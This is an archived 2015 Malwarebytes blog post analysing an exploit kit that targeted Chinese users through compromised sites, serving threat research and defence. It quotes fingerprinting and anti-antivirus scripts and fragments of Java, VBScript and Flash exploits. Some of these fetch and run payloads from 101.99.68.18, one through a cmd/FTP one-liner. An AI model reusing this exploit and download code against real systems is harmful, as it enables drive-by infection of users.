Unusual Exploit Kit Targets Chinese Users (Part 1) | Malwarebytes Labs

By Jérôme Segura

Published: 2015-05-27 · Archived: 2026-04-05 13:45:36 UTC

We are very accustomed to seeing the same exploit kits over and over. Angler EK, Nuclear EK or Fiesta EK all have become familiar faces on this blog.

Today, we are looking at an exploit kit that we have not seen before. Contrary to its counterparts, it is not used on mainstream websites or via malvertising attacks but rather it specifically targets Chinese websites and users.

The point of entry is hidden within compromised Chinese websites which have been injected with a malicious iframe. Simply browsing to any of these pages will trigger the drive-by download attack onto vulnerable systems.

As with other exploit kits, this one fingerprints potential victims and fires the appropriate exploits, except with one difference in that it checks for the presence of a popular Chinese antivirus product before committing itself.

The exploit toolkit was found on at least two different servers, one located in Malaysia and the other in Singapore. They also host the malware binaries delivered via HTTP or FTP depending on the exploitation technique.

In this two-part blog series, we will describe the methods used by the attackers to draw victims and compromise them via multiple exploits and scripts before infecting them with malware payloads.


Exploit Kit Analysis

There are multiple aspects to this attack, starting with the compromise of an unknown number of Chinese websites with a malicious iframe pointing directly to the exploit kit.

The kit itself validates the user before exploiting one or more browser plugins. As far as we could tell, only existing and already patched vulnerabilities are used in this attack.

Infection vector

We discovered the initial infection vector on a compromised Chinese website that contained a specific iframe:



Website security firm Sucuri also identified additional ones (here and there) via their SiteCheck service:

The malicious iframe points to a JavaScript file hosted on the root of a server who's IP address is located in Malaysia:

The same URL also exists on a server in Singapore: 202.172.54.119/jquery.min.js

It's worth noting that the name the malware authors picked (jquery.min.js) is the name of a legitimate library called jQuery. It is common for websites to reference third party URLs to load external APIs and libraries.

However, in this case the file has nothing to do with jQuery and instead is an exploit kit landing page.

Exploit kit overview

Exploit kit servers

IP records (courtesy of Robtex):

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
101.99.68.18	-		101.99.68.18	101.99.68.18		101.99.64.0/21 Piradius route object PIRADIUS-NET PIRADIUS NET	AS45839 PIRADIUS-AS PIRADIUS NET AS45839	Malaysia

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
202.172.54.119	-		202.172.54.119	202.172.54.119	SD68.WEBHOSTSG.COM	202.172.32.0/19 REACH (Customer Route) QALA-SG M1 CONNECT PTE. LTD. (Acquired Goodwill Int'l Network Solutions Pte Ltd)	AS17547 QALA-SG-AP M1 Net Ltd	Singapore
	PTR		SD68.WEBHOSTSG.COM					

As is the case with most exploit kits, this one contains the same primary elements:

- *A landing page*
- *Various exploits*
- *Malware payloads*

Traffic and URL structure (Fiddler capture)

Surprisingly, none of the code base is encrypted. Most modern (if not all) exploit kits heavily encode their scripts to prevent easy reverse engineering but this one doesn't.

Landing page

The code for the landing page is quite straightforward and does the typical 'fingerprinting' calls to determine what the victim is running.

Browser detection

```
getBrowser: function() {
    if (this.browserName == null) {
        var o = navigator.userAgent.toLowerCase();
        g("[getBrowser()] navigator.userAgent.toLowerCase() -> " + o);
        if ((o.indexOf("msie") != -1) && (o.indexOf("opera") == -1)) {
            this.browserName = "MSIE";
            this.browserName2 = "MSIE"
        } else {
            if (o.indexOf("trident") != -1 || o.indexOf("Trident") != -1) {
                this.browserName = "MSIE";
                this.browserName2 = "MSIE"
            } else {
                if (o.indexOf("iphone") != -1) {
                    this.browserName = "Netscape Family";
                    this.browserName2 = "iPhone"
                } else {
                    if ((o.indexOf("firefox") != -1) && (o.indexOf("opera") == -1)) {
                        this.browserName = "Netscape Family";
                        this.browserName2 = "Firefox"
                    } else {
                        if (o.indexOf("chrome") != -1) {
                            this.browserName = "Netscape Family";
                            this.browserName2 = "Chrome"
                        } else {
                            if (o.indexOf("safari") != -1) {
                                this.browserName = "Netscape Family";
                                this.browserName2 = "Safari"
                            } else {
                                if ((o.indexOf("mozilla") != -1) && (o.indexOf("opera") == -1)) {
                                    this.browserName = "Netscape Family";
                                    this.browserName2 = "Other"
                                } else {
                                    if (o.indexOf("opera") != -1) {
                                        this.browserName = "Netscape Family";
                                        this.browserName2 = "Opera"
                                    } else {
                                        this.browserName = "?";
                                        this.browserName2 = "unknown"
```

Java detection in Internet Explorer

```
getJREs: function() {
    var t = new Array();
    if (this.isPluginInstalled()) {
        var r = this.getPlugin();
        var o = r.jvms;
        for (var q = 0; q < o.getLength(); q++) {
            t[q] = o.get(q).version
        }
    } else {
        var p = this.getBrowser();
        if (p == "MSIE") {
            if (this.testUsingActiveX("1.7.0")) {
                t[0] = "1.7.0"
            } else {
                if (this.testUsingActiveX("1.6.0")) {
                    t[0] = "1.6.0"
                } else {
                    if (this.testUsingActiveX("1.5.0")) {
                        t[0] = "1.5.0"
                    } else {
                        if (this.testUsingActiveX("1.4.2")) {
                            t[0] = "1.4.2"
                        } else {
                            if (this.testForMSVM()) {
                                t[0] = "1.1"
                            }
                        }
                    }
                }
            }
```

Java detection in Firefox

```
if (p == "Netscape Family") {
    this.getJPIVersionUsingMimeType();
    if (this.firefoxJavaVersion != null) {
        t[0] = this.firefoxJavaVersion
    } else {
        if (this.testUsingMimeTypes("1.7")) {
            t[0] = "1.7.0"
        } else {
            if (this.testUsingMimeTypes("1.6")) {
                t[0] = "1.6.0"
            } else {
                if (this.testUsingMimeTypes("1.5")) {
                    t[0] = "1.5.0"
                } else {
                    if (this.testUsingMimeTypes("1.4.2")) {
                        t[0] = "1.4.2"
                    } else {
                        if (this.browserName2 == "Safari") {
                            if (this.testUsingPluginsArray("1.7.0")) {
                                t[0] = "1.7.0"
                            } else {
                                if (this.testUsingPluginsArray("1.6")) {
                                    t[0] = "1.6.0"
                                } else {
                                    if (this.testUsingPluginsArray("1.5")) {
                                        t[0] = "1.5.0"
                                    } else {
                                        if (this.testUsingPluginsArray("1.4.2")) {
                                            t[0] = "1.4.2"
```

Flash Player detection

Silverlight detection

```
function get_it() {
    var nav = navigator.plugins["Silverlight Plug-In"];
    if (nav) {
        return nav.description;
    } else {
        try {
            var control = new ActiveXObject('AgControl.AgControl');
            var vers = Array(1, 0, 0, 0);
            loopMatch(control, vers, 0, 1);
            loopMatch(control, vers, 1, 1);
            loopMatch(control, vers, 2, 10000);
            loopMatch(control, vers, 2, 1000);
            loopMatch(control, vers, 2, 100);
            loopMatch(control, vers, 2, 10);
            loopMatch(control, vers, 2, 1);
            loopMatch(control, vers, 3, 1);
            return vers[0].toString() + '.' + vers[1].toString() + '.' + vers[2].toString() + '.' + vers[3].toString();
        } catch (e) {
            return 'NONE';
        }
    }
```


Anti AV detection

Using the XMLDOM exploit (CVE), the landing page looks for the presence of Qihoo 360 Total Security:

```
function file_exists(name) {
    var txt = "<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://" + name + "'>";
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    xmlDoc.loadXML(txt);

    if (xmlDoc.parseError.errorCode != 0) {
        var err;
        err = xmlDoc.parseError.errorCode;
        err += xmlDoc.parseError.reason;
        err += xmlDoc.parseError.line;

        if (err.indexOf("-2147023083") >= 0)
            return 1;
        else
            return 0;
    }

    return 0;
}
```

Qihoo 360 Technology is a very large Chinese Internet company boasting close to 500 million active users. The exploit kit will not continue with its payload if it detects the user is running the Qihoo antivirus.

```
function ok_1() {
    //if (!file_exists("c:\\windows\\system32\\cmd.exe"))
    //  return 0;

    if (navigator.userAgent.indexOf("360SE") > -1)
        return 0;
    if (navigator.userAgent.indexOf("QIHU 360") > -1)
        return 0;

    if (file_exists("C:\\Program Files (x86)\\360\\Total Security\\360Base.dll") ||
        file_exists("C:\\Program Files\\360\\Total Security\\360Base.dll")) {
        inject("/f5012534.html");

        return 0;
    }

    return 1;
}
```



Exploit files

We noticed three different types of files that tried to download the final payload:

- *Java exploits (CVE-2011-3544 and CVE-2012-4681)*
- *Internet Explorer exploit (CVE-2014-6332)*
- *Flash exploit (CVE-2015-0311 thanks @ropchain)*

Java exploits

The Java applets (VacnaHohoyg4.jar, kflrtGp.jar) are called via sub pages:


CVE-2011-3544

```
public void init()
{
  try
  {
    ScriptEngine qzs0vfWWnSPa = new ScriptEngineManager().getEngineByName("js");
    Bindings zjzistwh = qzs0vfWWnSPa.createBindings();
    zjzistwh.put("applet", this);
    Object gK6X1 = qzs0vfWWnSPa.eval("this.toString = function() {\tjava.lang.System.setSecurityManager(null);\
    JList jc7dG = new JList(new Object[] { gK6X1 });
    add(jc7dG);
  }
  catch (ScriptException localScriptException)
  {
    localScriptException.printStackTrace();
  }
}
```


CVE-2012-4681

```
public void thgJyuyV()
  throws Throwable
{
  Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
  Permissions localPermissions = new Permissions();
  localPermissions.add(new AllPermission());
  ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermis
  AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain });

  SetField(Statement.class, "acc", localStatement, localAccessControlContext);
  localStatement.execute();
}

private Class GetClass(String paramString)
  throws Throwable
{
  Object[] arrayOfObject = new Object[1];
  arrayOfObject[0] = paramString;
  Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
  localExpression.execute();
  return (Class)localExpression.getValue();
}

private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2)
  throws Throwable
{
  Object[] arrayOfObject = new Object[2];
  arrayOfObject[0] = paramClass;
  arrayOfObject[1] = paramString;
  Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
```

Once again, the applets are not even encrypted and we can clearly see the call to the malware binary which it retrieves from the same server. They made a bit of effort to disguise the file name pretending it is a ".jpg"



Malwarebytes Anti-Exploit blocks this exploit:




Internet Explorer (CVE-2014-6332)

There is heavy use of multiple VBS scripts in this exploit kit. One that stroke our attention used Wscript to download a malware binary from the server, but, strangely, via FTP:

```
<SCRIPT LANGUAGE="VBScript">
function csVN1j()
On Error Resume Next
set viRLtE = CreateObject("Microsoft.XMLHTTP")
viRLtE.open "GET", "/k2qMPiP5BQ.gif?3144", False
viRLtE.send

Set orcfrLtyFt = CreateObject("Scripting.FileSystemObject")
cNYLc = orcfrLtyFt.GetSpecialFolder(2)
nnvzWcS = cNYLc + "\jke1Sd.txt"

Set pHYVbhqe = orcfrLtyFt.CreateTextFile(nnvzWcS, True)
pHYVbhqe.Write viRLtE.responseText
pHYVbhqe.Close

For i=0 To 1000
Set v0RkDlpFRAmC = CreateObject("WScript.Shell")
eWzGnEKrzrg = v0RkDlpFRAmC.Run("cmd /c ftp -s:" + nnvzWcS + "& c:\windows\temp\notepad.exe",0,true)
if (eWzGnEKrzrg<>"") then
Exit function
end if
Next
end function
</script>
```

Malwarebytes Anti-Exploit blocks this exploit:



Even more bizarre (and careless) is the presence of the FTP script containing the username and password, in clear text:

```
HTTP/1.1 200 OK..Server: nginx..Date: Thu, 21 May 2015 15:19:36
 GMT..Content-Type: application/octet-stream..Content-Length: 1
11..Last-Modified: Mon, 27 Apr 2015 05:03:05 GMT..Connection: c
lose..ETag: "553dc309-6f"..Accept-Ranges: bytes....open 101.99.
68.18..[redacted]..[redacted]..binary..lcd "C:\Windows\TEMP".
.get notepad.exe..disconnect..quit..
```


Flash exploit

File: [kTjAhKzI.swf]

```
public function Main()
{
    var _local_6:int;
    uv = new Vector.<Object>();
    ba = new ByteArray();
    spray = new Vector.<Object>(0xC800);
    b64 = new Base64Decoder();
    super();
    _local_6 = 0;
    while (_local_6 < 1000) {
        ba.writeUnsignedInt(data++);
        _local_6++;
    };
    ba.compress();
    ApplicationDomain.currentDomain.domainMemory = ba;
    ba.position = 0x0200;
    _local_6 = 0;
    while (_local_6 < (ba.length - ba.position)) {
        ba.writeByte(0);
        _local_6++;
    };
    try {
        ba.uncompress();
    } catch(e:Error) {
    };
    uv[0] = new Vector.<uint>(992);
    (casi32(0, 992, 0xFFFFFFFF));
    _local_6 = 0;
    while (_local_6 < spray.length) {
        spray[_local_6] = new Vector.<Object>(1014);
        spray[_local_6][0] = ba;
        spray[_local_6][1] = this;
        _local_6++;
    };
```

```
var _local_4:uint = module(b64.toByteArray().toString(), _local_1);
var _local_13:uint = module("urlmon.dll", _local_15);
var _local_3:uint = procedure("VirtualProtect", _local_4);
var _local_8:uint = procedure("LoadLibraryA", _local_4);
var _local_10:uint = procedure("URLDownloadToFileA", _local_13);
var _local_14:uint = procedure("GetEnvironmentVariableA", _local_4);
var _local_11:uint = procedure("SetCurrentDirectoryA", _local_4);
var _local_2:uint = gadget("c394", 0xFFFF, _local_15);
var _local_5:uint = gadget("c396", 0xFFFF, _local_15);
byte_write((_local_12 + 196608), "¸", false);
byte_write(0, _local_9, false);
byte_write(0, "»", false);
byte_write(0, _local_7, false);
byte_write(0, "\x03", false);
byte_write(0, "ôÃ", false);
byte_write((_local_12 + 0x0100), "http://101.99.68.18/pic.jpg?541341");
byte_write((_local_12 + 0x0200), "~95E0.tmp");
byte_write((_local_12 + 0x0300), "TEMP");
```

Malwarebytes Anti-Exploit blocks this exploit:



Malware files

- *image.png (MD5: 55c447191d9566c7442e25c4caf0d2fe)*
- *pic.jpg (MD5: 4e8639378d7a302c7474b5e4406dd7b4)*
- *notepad.exe (MD5: 5a454c795eccf94bf6213fcc4ee65e6d)*

In a follow-up blog post, we will analyze the malware drops and in particular what their purpose is.

Conclusion (Part 1)

The author(s) of this exploit kit did not really invest much effort into hiding their code or even their own credentials, blunders that professionals would not make.

The kit is hosted directly on fairly unsecure servers located (as far as we know) in the Asia Pacific region. Other Asian exploit kits come to mind (Gondad and CK VIP EK) but those two were more sophisticated than this one, although it is possible that the author got inspired by them.

The exploit code is fairly straightforward and mostly aimed at older computers (with the exception of the Flash exploit). But considering the targeted users, this might not be a problem.

According to data from Zhongguancun Online, the vast majority of Chinese PC users, roughly 200 million, or 70 percent, are running Windows XP. A quote from that Reuters article is particularly interesting: "Qihoo 360 will continue to provide Windows XP support to Chinese users as long as there are still XP users in China."

This makes sense with the authors of this exploit kit deciding to detect the presence of the Qihoo antivirus and avoiding it. There would still be a large number of users running vulnerable computers with little to no protection at all.

Stay tuned for the follow-up to this story where we dig into the actual purpose of this exploit kit, since it really only is the vehicle for the bad guys' objective: compromising end-user systems.
